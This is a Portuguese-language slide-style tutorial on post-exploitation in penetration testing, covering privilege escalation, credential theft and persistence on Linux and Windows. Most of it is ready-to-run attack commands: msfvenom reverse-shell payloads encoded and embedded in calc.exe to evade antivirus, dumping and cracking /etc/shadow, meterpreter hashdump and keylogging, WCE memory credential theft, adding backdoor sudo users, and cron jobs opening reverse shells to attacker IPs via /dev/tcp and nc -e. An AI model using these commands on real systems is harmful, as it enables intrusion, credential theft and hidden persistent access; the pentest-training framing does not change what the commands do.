INTRODUÇÃO A PÓS-EXPLORAÇÃO

Prof. Joas Antonio

SOBRE O LIVRO

- Ensinar o básico sobre pós exploração
- Ajudar os iniciantes na área a se aprofundar mais ainda
- Mostrar alguns técnicas em sistemas Windows e Linux

O QUE É PÓS EXPLORAÇÃO?

O QUE É PÓS EXPLORAÇÃO?


- Em um PenTest a fase de pós exploração é essencial, pois é nessa fase que você utiliza as suas habilidades e conhecimentos no sistema para se aprofundar mais ainda.
- Podemos dizer que a pós exploração é um processo indispensável, na verdade sem ela não iriamos conseguir entender o poder que o atacante tem após a exploração.

O QUE SE GANHA NA PÓS EXPLORAÇÃO?

- Arquivos de senhas de usuários de aplicações ou do próprio sistema;
- Arquivos sensíveis;
- Persistência ou Manter acesso ao sistema;
- Comprometer outras máquinas em uma rede;
- Explorar outras falhas;
- Utilizar o alvo como bot para algo.

Esses são alguns dos conceitos por trás da pós exploração.

COMO REALIZAR A PÓS EXPLORAÇÃO?



COMO REALIZAR A PÓS EXPLORAÇÃO?

- Por ser um método mais complexo e que requer conhecimentos mais profundos sobre sistema, eu recomendo que você tenha pelo menos conhecimentos nos seguintes itens:

1. Sistemas operacionais (Windows e Linux), seja terminal, bash, powershell, chaves de registros e afins.
2. Linguagens de programação, no caso vai depender do ambiente e de qual sistema você está efetuando a pós exploração, caso seja um sistema web, linguagens como PHP é uma boa ideia conhecer.
3. Profundos conhecimentos em redes de computadores e afins.

PRÁTICA BÁSICA

PRÁTICA 1: LINUX (ESCALAÇÃO DE PRIV)

“Após ter explorado uma falha e ter ganhado shell, vamos a pós exploração”

A escalação de privilégios (Linux) tem a ver com:

- Coletar - ***Enumeração*** *, mais enumerações e mais algumas enumerações.*
- Processo - *Classifique os dados,* ***analise*** *e priorize.*
- Pesquisa - *Saiba o que procurar e onde* ***encontrar*** *o código de exploração.*
- Adaptar - ***personalize*** *a exploração, para que ela se encaixe. Nem toda exploração funciona para todos os sistemas "prontos para uso".*
- Experimente - *Prepare-se para (muitas)* ***tentativas e erros*** *.*

PRÁTICA 1: LINUX (ESCALAÇÃO DE PRIV)

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

- Essencial para o levantamento de informações do sistema operacional, além disso para conhecer alguns comandos Linux, então eu recomendo o acesso ao site acima.
- Veja alguns exemplos:

Versão do Sistema Operacional

```
cat /etc/issue
cat /etc/*-release
  cat /etc/lsb-release      # Debian based
  cat /etc/redhat-release   # Redhat based
```

Quais serviços estão rodando

```
ps aux
ps -ef
top
cat /etc/services
```

PRÁTICA 2: LINUX (ESCALAÇÃO DE PRIV)

- Ferramentas são essenciais para auxiliar na escalação de privilégios

1. LinEnum: https://github.com/rebootuser/LinEnum
2. PeLinux: https://www.kitploit.com/2018/06/pe-linux-linux-privilege-escalation-tool.html
3. LinuxPrivChecker: http://www.securitysift.com/download/linuxprivchecker.py

- Mais informações sobre escalação de privilégios

https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html

PRÁTICA 3: WINDOWS (ESCALAÇÃO DE PRIV)

- Após conseguir acesso a uma shell, agora é a vez da pós exploração no Windows
- Comandos básicos de reconhecimento

```
systeminfo
hostname
```

```
whoami
echo %username%
```

```
netsh firewall show state
netsh firewall show config
```

```
ipconfig /all
route print
arp -A
```

- Procurando senhas não criptografadas em arquivos .txt e afins

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini

#Find all those strings in config files.
dir /s *pass* == *cred* == *vnc* == *.config*

# Find all passwords in all files.
findstr /spin "password" *.*
findstr /spin "password" *.*
```

PRÁTICA 3: WINDOWS (ESCALAÇÃO DE PRIV)

- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html
- Para mais detalhes sobre Escalação de privilégio em Windows, acesse o site acima

PRÁTICA 4: METERPRETER

- Até agora você provavelmente tem algum tipo de shell no alvo.
- Se não for um shell meterpreter, você provavelmente deve tentar transformar o shell atual em um shell meterpreter, pois fornece muitas ferramentas disponíveis realmente fáceis.
- Então, basta criar um meterpreter-shell a partir do msfvenom ou algo assim. Talvez um shell php. Ou o que você tem acesso. Então você apenas dispara esse script e obtém seu shell meterpreter.
- **Exemplo:**

```
# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.4 LPORT=6000 R > exploit.php
```

PRÁTICA 4: METERPRETER PÓS (FUNDAMENTOS)

- **Comandos meterpreter básicos:**

Listar todos os comandos

```
help
```

Obtenha ajuda sobre um comando específico

```
help upload
```

Sessões

Então, primeiro alguns princípios. Você pode colocar o shell em um trabalho em segundo plano com o comando `background`. Isso pode ser útil se você tiver vários alvos funcionando ao mesmo tempo. Ou se você deseja mover para um diretório específico para carregar ou baixar alguns arquivos.

Listar sessões em segundo plano

```
background -l
```

PRÁTICA 4: METERPRETER PÓS (FUNDAMENTOS)

- **Comandos meterpreter básicos:**

Scripts

Migrar

Um script realmente comum e útil incorporado ao metasploit é o script de migração. Se você obtiver o shell através de algum tipo de exploração que trava um programa, o usuário pode encerrar esse programa e fechará sua sessão. Então, você precisa migrar sua sessão para outro processo. Você pode fazer isso com o `migrate` script.

Primeiro, execute este comando para gerar todos os processos

```
ps
```

Agora você escolhe um e executa

```
run migrate -p 1327
```

Onde `-p` é o PID do processo.

PRÁTICA 4: METERPRETER PÓS (FUNDAMENTOS)

- **Atualizar uma shell normal para meterpreter**
- Há um ponto em fazer coisas através do metasploit. Por exemplo, se você encontrar uma exploração que não possui um payload disponivel, basta iniciar um shell normal e, em seguida, atualizá-lo. Para fazer isso, faça o seguinte:

```
Ctr-z
Background session 2? [y/N]  y
```

Agora nós temos esse shell rodando em segundo plano, e você pode vê-lo com

```
show sessions
#or
sessions -l
```

E você pode se conectar a ele novamente com

```
sessions -i 1
```

https://www.binarytides.com/php-reverse-shell-with-metasploit/

Então agora temos o shell rodando em segundo plano. Está na hora de atualizar

```
use post/multi/manage/shell_to_meterpreter
set LHOST 192.168.1.102
set session 1
exploit
```

PRÁTICA 5: RESTRIÇÕES DE SHELL (LINUX)

- Alguns administradores de sistema não querem que seus usuários tenham acesso a todos os comandos. Então eles recebem uma shell restrita. Se o hacker obtém acesso a um usuário com um shell restrito, precisamos ser capazes de quebrar isso, efetuar o bypass dele, para ter mais poder.
- **Exemplo:**

```
sh -r
rsh

rbash
bash -r
bash --restricted

rksh
ksh -r
```

http://securebean.blogspot.com/2014/05/escaping-restricted-shell_3.html?view=sidebar

http://pen-testing.sans.org/blog/pen-testing/2012/06/06/escaping-restricted-linux-shells

PRÁTICA 6: BYPASS AV

- Antivírus normalmente usa a lista negra como metodologia. Eles têm um enorme banco de dados cheio de assinaturas para diferentes malwares conhecidos. Em seguida, o antivírus apenas verifica o disco e procura por qualquer uma dessas assinaturas.
- Portanto, como existem muitos antivírus diferentes e todos eles têm bancos de dados de assinaturas diferentes, é importante sabermos que antivírus nosso destino usa. Quando soubermos que podemos usar o virtustotal.com para carregar nossos arquivos maliciosos e verificar se esse antivírus específico o encontra.
- Portanto, o que precisamos fazer é alterar o malware o suficiente para que a assinatura seja alterada e o antivírus não consiga identificar o arquivo como malicioso.
- Existem algumas técnicas diferentes para fazer isso.

PRÁTICA 6: BYPASS AV

- Podemos codificar nosso malware de maneiras diferentes. Isso pode ser feito com o msfvenom. Observe como definimos o `-e` sinalizador aqui e, em seguida, use a `shikata_ga_nai` codificação. Isso não é tão eficaz, pois os fornecedores de antivírus também têm acesso ao metasploit.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=5555 -f exe -e
x86/shikata_ga_nai -i 9 -o meterpreter_encoded.exe
```


Incorporar em arquivo não malicioso

Outra maneira é incorporar nossa carga útil em um arquivo não malicioso.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=5555 -f exe -e
x86/shikata_ga_nai -i 9 -x calc.exe -o
bad_calc.exe
```

PRÁTICA 6: BYPASS AV

- https://github.com/danielbohannon/Invoke-Obfuscation




TUTORIAL DE USO:
https://www.youtube.com/watch?v=uE8IAxM_BhE

https://www.varonis.com/blog/powershell-obfuscation-stealth-through-confusion-part-i/

PRÁTICA 6: BYPASS AV

- https://github.com/danielbohannon/Invoke-Obfuscation



TUTORIAL DE USO:
https://www.youtube.com/watch?v=uE8IAxM_BhE

https://www.varonis.com/blog/powershell-obfuscation-stealth-through-confusion-part-i/

PRÁTICA 7: + WINDOWS (ESCALAÇÃO PRIV)

- Descobrir o sistema operacional conectado:

```
C:\Windows\system32> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
```

- Ver todos os patches de segurança instalado:

```
C:\Windows\system32> wmic qfe get Caption,Description,HotFixID,InstalledOn

Caption                                     Description      HotFixID    InstalledOn
http://support.microsoft.com/?kbid=2727528  Security Update  KB2727528   11/23/2013
http://support.microsoft.com/?kbid=2729462  Security Update  KB2729462   11/26/2013
http://support.microsoft.com/?kbid=2736693  Security Update  KB2736693   11/26/2013
http://support.microsoft.com/?kbid=2737084  Security Update  KB2737084   11/23/2013
http://support.microsoft.com/?kbid=2742614  Security Update  KB2742614   11/23/2013
http://support.microsoft.com/?kbid=2742616  Security Update  KB2742616   11/26/2013
http://support.microsoft.com/?kbid=2750149  Update           KB2750149   11/23/2013
http://support.microsoft.com/?kbid=2756872  Update           KB2756872   11/24/2013
http://support.microsoft.com/?kbid=2756923  Security Update  KB2756923   11/26/2013
http://support.microsoft.com/?kbid=2757638  Security Update  KB2757638   11/23/2013
http://support.microsoft.com/?kbid=2758246  Update           KB2758246   11/24/2013
http://support.microsoft.com/?kbid=2761094  Update           KB2761094   11/24/2013
http://support.microsoft.com/?kbid=2764870  Update           KB2764870   11/24/2013
http://support.microsoft.com/?kbid=2768703  Update           KB2768703   11/23/2013
http://support.microsoft.com/?kbid=2769034  Update           KB2769034   11/23/2013
http://support.microsoft.com/?kbid=2769165  Update           KB2769165   11/23/2013
http://support.microsoft.com/?kbid=2769166  Update           KB2769166   11/26/2013
http://support.microsoft.com/?kbid=2770660  Security Update  KB2770660   11/23/2013
http://support.microsoft.com/?kbid=2770917  Update           KB2770917   11/24/2013
http://support.microsoft.com/?kbid=2771821  Update           KB2771821   11/24/2013
[..Snip..]
```

PRÁTICA 7: + WINDOWS (ESCALAÇÃO PRIV)

- Ver o nível de privilégio necessário para cada serviço:

```
C:\> accesschk.exe -ucqv Spooler

Spooler

  R  NT AUTHORITY\Authenticated Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  BUILTIN\Power Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
```

Para mais informações: http://www.fuzzysecurity.com/tutorials/16.html
Palestras: https://www.youtube.com/watch?v=PC_iMqiuIRQ
https://www.youtube.com/watch?v=kMG8IsCohHA

PRÁTICA 8: + LINUX (ESCALAÇÃO PRIV)

- Scripts de Escalação de Privilégio
- https://github.com/RustyShackleford221/OSCP-Prep/tree/master/Priv%20Esc%20Checks/Linux

Para mais informações:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

Palestras: https://www.youtube.com/watch?v=dk2wsyFiosg

PRÁTICA 9: QUEBRA DE SENHAS LINUX

- Quebrando senha de usuários

Primeiro, pegue o arquivo passwd e shadow.

```
cat /etc/passwd
cat /etc/shadow
```

Podemos quebrar a senha usando o `john the ripper` seguinte:

```
unshadow passwd shadow > unshadowed.txt
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
```

- Max Moser lançou um módulo de **detecção de** senha do Metasploit chamado **psnuffle,** que detectará senhas fora do fio, semelhante à ferramenta *dsniff* . Atualmente, ele suporta POP3, IMAP, FTP e HTTP GET.

Para mais informações: https://www.offensive-security.com/metasploit-unleashed/password-sniffing/

Guia roubo de senhas: https://sushant747.gitbooks.io/total-oscp-guide/tcp-dumps_on_pwnd_machines.html

PRÁTICA 10: QUEBRA DE SENHAS WINDOWS

- Se você tem uma shell meterpreter você faz muitas coisas com pouco esforço, caso ainda não tenha, você pode criar seus payloads meterpreter para a exploração.

https://nitesculucian.github.io/2018/07/24/msfvenom-cheat-sheet/

https://github.com/frizb/MSF-Venom-Cheatsheet

https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

- Utilizando o meterpreter você pode fazer o seguinte:

Despejar hashes do windows para análises adicionais

```
hashdump
```

Keylogger

```
keysscan_start
keyscan_dump
keyscan_stop
```

PRÁTICA 10: QUEBRA DE SENHAS WINDOWS

fgdump.exe

Podemos usar `fgdump.exe` (`locate fgdump.exe` no kali) para extrair hashes de senha NTLM e LM. Execute-o e existe um arquivo chamado 127.0.0.1.pwndump, onde o hash é salvo. Agora você pode tentar forçar a força bruta.

Editor de credenciais do Windows (WCE)

O WCE pode roubar senhas NTLM da memória em texto não criptografado! Existem versões diferentes do WCE, uma para sistemas de 32 bits e outra para 64 bits. Portanto, verifique se você tem o caminho certo.

Você pode executá-lo assim

```
wce32.exe -w
```

PRÁTICA 10: QUEBRA DE SENHAS WINDOWS

VNC


O VNC exige uma senha específica para fazer login. Portanto, não é a mesma senha que a senha do usuário. Se você possui um shell meterpreter, pode executar o módulo pós-exploração para obter a senha do VNC.

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
```

https://sushant747.gitbooks.io/total-oscp-guide/loot_windows_-_for_credentials_and_other_stuff.html
https://www.securusglobal.com/community/2013/12/20/dumping-windows-credentials/

PRÁTICA 11: PERSISTÊNCIA


- Portanto, se você conseguir comprometer um sistema, precisará garantir que não perde o shell. Se você usou uma exploração que mexe com a máquina, o usuário pode querer reiniciar, e se o usuário reiniciar, você perderá sua shell.
- Ou talvez a maneira de comprometer a máquina seja realmente complicada ou barulhenta e você não queira passar pelo trabalho de fazer tudo de novo. Então, em vez disso, basta criar um backdoor no qual você possa entrar de forma rápida e fácil.



Crie um novo usuário

A maneira mais óbvia, mas não tão sutil, é apenas criar um novo usuário (se você é root ou alguém com esse privilégio).

```
adduser pelle
adduser pelle sudo
```



Agora, se a máquina tiver, `ssh` você poderá fazer o ssh na máquina.

Em algumas máquinas, Linux mais antigo, eu acho, você tem que fazer

```
useradd pelle
passwd pelle
echo "pelle    ALL=(ALL) ALL" >> /etc/sudoers
```

PRÁTICA 11: PERSISTÊNCIA

Cronjob NC

Crie cronjob que se conecte à sua máquina a cada 10 minutos. Aqui está um exemplo usando um shell bash-reverse. Você também precisa configurar um ouvinte do netcat.

Aqui está como você verifica se o cronjob está ativo

```
service crond status
pgrep cron
```

Se não for iniciado, você pode iniciá-lo assim

```
service crond status
/etc/init.d/cron start
```

```
crontab -e
*/10 * * * * 0<&196;exec 196<>/dev/tcp/192.168.1.102/5556; sh <&196 >&196 2>&196
```

```
/10 * * * * nc -e /bin/sh 192.168.1.21 5556
```

Ouvinte

```
nc -lvp 5556
```

Às vezes você precisa definir o usuário


```
crontab -e
*/10 * * * * pelle /path/to/binary
```

http://kaoticcreations.blogspot.com/2012/07/backdooring-unix-system-via-cron.html

PRÁTICA 11: PERSISTÊNCIA

- Caso você tenha uma shell meterpreter você pode utilizar módulos de persistência para garantir acesso a máquina direto
- https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/
- https://gist.github.com/dergachev/7916152
- https://0metasecurity.com/post-oscp-series-part-5-persistence-techniques-and-desired-state-control/

FERRAMENTAS E LABORATÓRIOS



FERRAMENTAS E LABORATÓRIOS

- Depois de adquirir alguns fundamentos sobre pós exploração a melhor coisa a se fazer agora é estudar e por em prática os conceitos, segue algumas ferramentas e laboratórios:
- https://www.owasp.org/index.php/Bytecode_obfuscation
- https://freeobfuscator.com/
- https://github.com/anandkumar11u/OSCP-60days
- https://github.com/Anon-Exploiter/Php-Obfuscation-Tool
- https://www.vulnhub.com/
- https://www.hackthebox.eu/
- https://tuonilabs.wordpress.com/tag/oscp-labs/
- https://scund00r.com/all/oscp/2018/02/25/passing-oscp.html#lab
- https://www.offensive-security.com/metasploit-unleashed/
- https://github.com/search?q=oscp+tools
- https://github.com/averagesecurityguy/scripts

REFERÊNCIAS

- https://medium.com/@sdgeek/oscp-pen-testing-resources-271e9e570d45
- https://sushant747.gitbooks.io/total-oscp-guide/post_exploitation.html
- https://hackingandsecurity.blogspot.com/2017/09/oscp-windows-post-exploitation.html
- http://0xc0ffee.io/blog/OSCP-Goldmine
- https://github.com/0x4D31/awesome-oscp
- https://github.com/RustyShackleford221/OSCP-Prep
- https://github.com/topics/oscp
- https://github.com/so87/OSCP-PwK
- https://bit.ly/2kyTrJc